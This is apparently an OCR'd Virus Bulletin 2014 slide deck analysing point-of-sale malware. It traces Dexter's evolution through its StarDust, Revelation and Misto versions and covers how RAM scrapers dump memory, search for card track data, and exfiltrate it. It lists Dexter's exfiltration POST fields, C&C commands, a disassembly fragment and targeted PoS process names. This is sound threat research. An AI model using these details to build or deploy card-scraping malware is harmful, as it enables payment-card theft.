Swipe Away, We're Watching You

Hong Kei Chan, Liang Huang

Virus Bulletin 2014

September 26, 2014

Agenda

- Background
- PoS malware core functions
- Demo
- Dexter Evolution
- Future of PoS malware

Background

- Credit Card Transaction Process

- PoS System - PCI Data Security Standard (PCI-DSS)
  - » Data must be encrypted: Storing, transmitting, and receiving
  - » Data stored momentarily in volatile memory, unencrypted and unprotected

PoS malware families & victims

- Alina
- Dexter
- vSkimmer
- Chewbacca
- BlackPOS
- JackPOS
- Soraya
- Backoff

Methods of Infection


- Inside Job
  - » Employees bribed to install malware
  - » vSkimmer – offline mode
- Phishing/Social Engineering
- Remote Administration Utilities
  - » LogMeIn
  - » TeamViewer

PoS Malware Backbone


- Three core functions

1. Dumping process memory
2. Scanning for and extracting sensitive information
3. Exfiltrating stolen information

Dumping Process Memory



Extracting Track Information




ISO/IEC 7813


- Track 1
  - Start Sentinel:
  - Format Code:
  - Primary Account Number:
  - Card Holder's Name:
  - Expiration Date (YYMM):
  - Field Separator:
  - Service Code:
  - Discretionary Data:
  - End Sentinel:
- Track 2
  - Start Sentinel:
  - Primary Account Number:
  - Field Separator:
  - Expiration Date (YYMM):
  - Service Code:
  - Discretionary Data:
  - End Sentinel:

Searching for Credit Cards

- Two Approaches
  - » Regular Expression
  - » Custom Pattern matching
- Track 1




- Track 2



Custom Pattern Matching

- More control of card to target or filter out
- PoS Families:
  - Dexter
  - JackPOS
  - Backoff
- Algorithm vary but typically use:
  - Begin Sentinel : ‘%’ or ‘;’
  - Field Separators: ‘^’ or ‘=’

JackPOS Track 1 Search



Exfiltrating Stolen Information

- Typical communication protocols to C&C server
  - HTTP
    - Dexter
    - JackPOS
    - Backoff
  - FTP/Connect to shared folder
    - BlackPOS
  - TOR
    - Chewbacca


HTTP post request

Query String: Field Name	Query String: Field Body
page=	Infected computer identifier
&ump=	Stolen credit card information
&ks=	Keylogger - Stolen credit card information
&unm=	User logon name
&cnm=	Computer name
&query=	Operating system type
&spec=	CPU architecture
&opt=	System idle time
&var=	Version
&val=	4 byte encryption key

Dexter Introduction

Dexter Timeline

- Compilation Time
  - » TimeDateStamp
  - » No signs of modification
- Four major versions:
  - » spread
  - » StarDust
  - » Revelation
  - » Misto
- A number of minor version:
  - » vXXX10
  - » Millenium



Dexter Overview

1. Creation of 5 threads
   - » Autorun Registry Monitor
   - » Internet Explorer Injector
   - » Shutdown/Logoff Detector
   - » Event Monitor
   - » RAM Scraper
2. C&C Commands
   - » update-
   - » checkin:
   - » scanin:
   - » download-
   - » uninstall


DEMO

Evolution of Dexter


- Demo – StarDust
- Focusing on the 3 most recent versions
  - » StarDust
  - » Revelation
  - » Misto

Version 2: StarDust

- Compilation Date – 02/26/2013
  - » Functioning keylogger – SecureDll.dll
  - » Two log files
    - strokes.log
    - tmp.log
  - » #AVER_START#
  - » #AVER_END#




Version 3: Revelation



- Compilation Date – 10/09/2013
- 2 main modifications

Version 3: Revelation

- **Modification 1:**
  - » Addition of raw input model keylogger




Version 3: Revelation

- **Modification 2:**
  - » Addition of FTP
  - » 2 sets of files with name debug.log + [asdf/yrgh]


File set 1 – HTTP	File set 2 - FTP	File set 3 - ???
debug.logasdf	debug.logyrgh	debug.logmtoz
tmp.logtmp.log	tmp.logtmp.log	tmp.logtmp.log
strokes.logasdf	strokes.logyrgh	strokes.logmtoz
file.logasdf	file.logyrgh	file.logmtoz

HTTP & FTP

- \r\nSCRAPPER:[\r\n + <data> + \r\n]\r\n
- \r\nHOOKER:[\r\n + <data> + \r\n]\r\n
- \r\nKEYLOGGER:[\r\n + <data> + \r\n]\r\n
- \r\nLOGMEIN:[\r\n + <data> + \r\n]\r\n




Recap Last 2 Versions



- StarDust
  - » Keylogger - Windows Input Model
  - » HTTP
- Revelation
  - » Keyloggers – Raw Input Model
  - » HTTP & FTP


Version 4: Misto



- Compilation Date – 01/23/2014
  - » Reverted to an older version or branch off from earlier revision
  - » 2 Modifications
  - » Unanswered questions

Modification 1


- Subroutines using strings: first written to stack
  - » All stolen track data written to %system%\ursd.ini




```
C645C463        mov     b,[ebp][-03C],063 ;'c'
C645C53A        mov     b,[ebp][-03B],03A ;':'
C645C65C        mov     b,[ebp][-03A],05C ;'\'
C645C777        mov     b,[ebp][-039],077 ;'w'
C645C869        mov     b,[ebp][-038],069 ;'i'
C645C96E        mov     b,[ebp][-037],06E ;'n'
C645CA64        mov     b,[ebp][-036],064 ;'d'
C645CB6F        mov     b,[ebp][-035],06F ;'o'
C645CC77        mov     b,[ebp][-034],077 ;'w'
C645CD73        mov     b,[ebp][-033],073 ;'s'
C645CE5C        mov     b,[ebp][-032],05C ;'\'
C645CF73        mov     b,[ebp][-031],073 ;'s'
C645D079        mov     b,[ebp][-030],079 ;'y'
C645D173        mov     b,[ebp][-02F],073 ;'s'
C645D274        mov     b,[ebp][-02E],074 ;'t'
C645D365        mov     b,[ebp][-02D],065 ;'e'
C645D46D        mov     b,[ebp][-02C],06D ;'m'
C645D533        mov     b,[ebp][-02B],033 ;'3'
C645D632        mov     b,[ebp][-02A],032 ;'2'
C645D75C        mov     b,[ebp][-029],05C ;'\'
C645D875        mov     b,[ebp][-028],075 ;'u'
C645D972        mov     b,[ebp][-027],072 ;'r'
C645DA73        mov     b,[ebp][-026],073 ;'s'
C645DB64        mov     b,[ebp][-025],064 ;'d'
C645DC2E        mov     b,[ebp][-024],02E ;'.'
C645DD69        mov     b,[ebp][-023],069 ;'i'
C645DE6E        mov     b,[ebp][-022],06E ;'n'
C645DF69        mov     b,[ebp][-021],069 ;'i'
C645E000        mov     b,[ebp][-020],0
```

Modification 2

- Blacklist – System Files
  - » svchost.exe
  - » explorer.exe
  - » smss.exe
  - » csrss.exe
- Target list
  - » Helios11.exe
  - » Helios12.exe
  - » SunLync.exe
  - » ComCash.exe



